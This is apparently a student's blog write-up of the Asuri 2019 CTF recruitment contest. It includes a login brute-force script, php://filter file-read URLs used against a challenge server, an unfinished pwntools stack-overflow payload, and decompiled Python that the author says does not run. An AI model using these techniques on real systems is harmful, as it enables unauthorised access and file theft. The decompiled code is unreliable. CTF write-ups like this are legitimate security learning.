Asuri 2019招新赛 WriteUP

原创

喵喵了个咪~ 于 2019-11-27 22:06:06 发布 11665 收藏 3

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Asuri 2019招新赛WriteUP

20191117


网址： http://139.9.212.218:8000/challenges

官方安排及WriteUP：
https://github.com/Kit4y/2019-Asuri-Recruitment-Src-and-wp

test

```
flag{this_is_test_flag}
```

misc-签到




base64解码即得到

```
flag{1_want_jiamus_p0wer}
```

baby-web-九曲十八弯

http://desperadoccy.club:39011/



base64解码

`Asuri{view_source's_power}`

快速计算

http://47.102.107.100:39012/

连续20次在1-2s内判断是否正确，即可得到flag。

```
import requests
import re
import time

s = requests.Session()
r = s.get("http://47.102.107.100:39012/")
for i in range(20):
    time.sleep(1)
    equation = re.findall(r'<div>(.*)=(.*)</div>', r.text)[0]
    print(equation)
    answer = eval(equation[0])
    if answer == eval(equation[1]):
        values = {'answer': 'true'}
    else:
        values = {'answer': 'false'}
    r = s.post("http://47.102.107.100:39012/", data=values)
    r.encoding = 'utf-8'
    print(r.text)
```


```
 \xa4\xc2\xba\xc2\xa4</p>\r\n<p> \xc3\xa4\xc
 19\xc3\xa4\xc2\xb8\xc2\xaa\xc3\xa9\xc2\x97\
 name="answer">\r\n    <input type="submit" 
('546 + 162 + 264 * 73', '19980')
b'Asuri{python_1s_th3_be3t_l4ngu4ge}'
```

`Asuri{python_1s_th3_be3t_l4ngu4ge}`

medium_web_justburp

http://139.9.212.218:39010/


查找网站目录下的文件



访问`robots.txt`得到：


```
User-agent: *
Disallow: /
Disallow: /hint.php
Disallow: /index.php
```

访问`hint.php`得到一个文件



尝试以`admin`作为用户名，用以上信息作为密码写脚本进行登录，

然而好像没有成功（有可能有成功的没看到？？？

> 难受了，现场写的时候脑乱了，把所有登录数据都打印出来了，然后没找到flag...
> 加一个if重新来就看到了惹emmm

爆破一波

```python
# -*- coding:utf-8 -*-
import requests

s = requests.Session()
r = s.get("http://139.9.212.218:39010/index.php")
r.encoding = "utf-8"
print(r.text)

with open('name-pass.txt', 'r') as file:
    contents = file.read().split()
    # print(contents)
    passwords = contents

for password in passwords:
    values = {'name': 'admin',
              'password': password}
    r = s.get("http://139.9.212.218:39010/index.php", params=values)
    r.encoding = 'utf-8'
    if '密码错误' not in r.text:
        print(r.text)
```

即可得到

```
<!DOCTYPE html>
<html><head><meta charset="utf-8" />
<title>Hi hacker</title>
</head>
<body bgcolor="bisque">
<form action="index.php" method="get">用户名：<br><input type="text" name="name"><br>密码：<br><input type="text"
 name="password"><br><br><input type="submit" value="登陆">
</form>
<p>hint:admin用户的密码似乎在某个页面里 </p>
<p>
看你骨骼精奇，就将flag交于你了！Asuri{Burp_1s_Gre@t}</p>
</body>
</html>
```


flag: `Asuri{Burp_1s_Gre@t}`

> 其实这题用BurpSuite更快，导入字典直接爆破都不用自己写jio本。。
> 然而我现场还在搜它怎么用……


hard_web_php是世界上最好的语言

http://139.9.212.218:39009/

改cookie重发



访问`read_file.php`，得到



访问`no_flag_here.php`，构造参数进入根目录

然而！emmm这个scandir怎么获取这个flag文件内容啊！！！

> 看了大师傅的WriteUP，发现PHP还可以这么读取文件...（下面

构造`file=php://filter/read=convert.base64-encode/resource=`+绝对路径

http://139.9.212.218:39009/read_file.php?file=php://filter/read=convert.base64-encode/resource=../../../flag04ad59.php

或者

http://139.9.212.218:39009/read_file.php?file=php://filter/read=convert.base64-encode/resource=/flag04ad59.php

得到一串Base64字符串

`PD9waHANCiAgICAvL0FzdXJpe1dFQl9XSU5ORVJ9DQo/Pg==`

解码后：

```
<?php
    //Asuri{WEB_WINNER}
?>
```


flag: `Asuri{WEB_WINNER}`


easy_pwn

外部符号

IDA View-A | 伪代码 | 十六进制视图-1

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    int v4; // [rsp+Ch] [rbp-64h]
4    char buf; // [rsp+10h] [rbp-60h]
5    size_t nbytes; // [rsp+6Ch] [rbp-4h]
6
7    setvbuf(stdin, 0LL, 2, 0LL);
8    setvbuf(_bss_start, 0LL, 2, 0LL);
9    setvbuf(stderr, 0LL, 2, 0LL);
10   puts("I have a door.Could you open it?");
11   puts("Please input your passworld size");
12   __isoc99_scanf("%d", &v4);
13   if ( v4 > 19 || v4 < 0 )
14     exit(0);
15   puts("Please input your password");
16   LODWORD(nbytes) = v4 - 1;
17   read(0, &buf, (unsigned int)(v4 - 1));
18   return 0;
19 }
```



```python
from pwn import *  # 引入pwntools库
import time

sh = remote('49.235.243.206', 9001)  # 创建与靶场服务器的连接

offset = 0x60+0x8  # 偏移
system_addr = 0x400766  # system函数地址
for i in range(0, 20):
    sh.recvuntil('Please input your passworld size')
    sh.sendline(p64(i))  # 向程序发送数据
    sh.recvuntil('Please input your password')
    payload = offset * b'a' + p64(system_addr)  # 构造攻击数据
    sh.sendline(payload)  # 向程序发送数据
    sh.interactive()  # 将控制流从程序转移到自己这里
```

完了不会写，嘤嘤嘤

medium_rev

```python
#!/usr/bin/env python
# encoding: utf-8

def encrypt_for_each():
    index = [
        0] * 100
    for i in range(100):
        tmp = i ^ 77
        yield tmp
        None



def encrypt(msg, key):
    iters = encrypt_for_each()
    enc = []
    for (m, k) in zip(msg, key):
        e = m ^ k ^ iters.__next__()
        enc.append(e)

    return enc


def generate_key():

    def check_prime(num):
        if num < 2:
            return False
        for i in range(2, num):
            if num % i == 0:
                return False
        return True

    test = [
        8,
        61,
        85,
        25,
        121,
```

```
53,
26,
0,
81,
52,
124,
22,
137,
56,
94,
107,
59,
132,
90,
3,
51,
46,
77,
127,
35,
86,
134,
20,
73,
32,
66,
99,
7,
69,
122,
4,
142,
23,
80,
109,
60,
79,
36,
62,
5,
104,
102,
14,
58,
149,
31,
96,
68,
114,
116,
11,
95,
87,
146,
123,
15,
135,
33,
37,
110,
```

```
      19,
      106,
      30,
      130,
      101,
      97,
      98,
      141,
      2,
      47,
      6,
      24,
      131,
      16,
      111,
      150,
      55,
      1,
      76,
      12,
      138,
      64,
      120,
      118,
      29,
      145,
      147,
      9,
      113,
      103,
      40,
      92,
      71,
      72,
      129,
      139,
      100,
      63,
      133,
      42,
      125,
      74,
      88,
      143,
      144,
      38,
      140,
      67,
      119,
      136,
      115,
      54,
      21,
      50,
      108,
      128,
      57,
      112,
      43,
```


```
        84,
        70,
        78,
        28,
        41,
        93,
        44,
        13,
        18,
        10,
        48,
        27,
        83,
        65,
        17,
        75,
        126,
        39,
        49,
        91,
        34,
        82,
        45,
        148,
        105,
        89,
        117]
    key = (lambda .0: continue[ i for i in .0 ])(filter(check_prime, test))
    return key

if __name__ == '__main__':
    key = generate_key()
    msg = [
        22,
        21,
        167,
        66,
        9,
        27,
        3,
        119,
        42,
        99,
        68,
        86,
        13,
        166,
        3,
        120,
        22,
        59,
        9,
        77,
        40,
        3,
        233,
        41,
        67,
        108,
        80,
```


```
    179,
    86,
    36,
    31,
    107,
    77,
    4,
    75]
print('encryt message is {}'.format(msg))
```

`lambda .0: continue[ i for i in .0 ]` 这个 `.0` 执行不了啊emmm

我换成x也报错唉！

middle_pwn





小结

1	一帮大肥猪	3505
2	Cooook	2999
3	burymyname	2505
4	Sophia	1579
5	Kazusa	1579
6	miaotony	1561
7	em	1561
8	noname	1525
9	GY	1525
10	Leeasina	1133
11	vigoss	999
12	rapier	945
13	Kizina	581
14	LexWan	581
15	Dr_Brainstorm	581
16	Dragon Liu	581
17	Leo	581
18	Christmas	581
19	ValKmjolnir	581
20	stech2333	581

第一次打CTF呢，虽然只拿了个第六，还拿了个娃娃233

除了石榴园的真的没多少打这个比赛的呀。

我好菜啊，这次一题pwn都没写出来，好难过嘤嘤嘤

现场查BurpSuite怎么用也是绝了（那节培训我没去emmm

总之CTF还是挺好玩的哈哈哈哈，有空还是要好好学一波呢！

> 等我有空再折腾一下，搭个GitHub博客吧
> 咕咕咕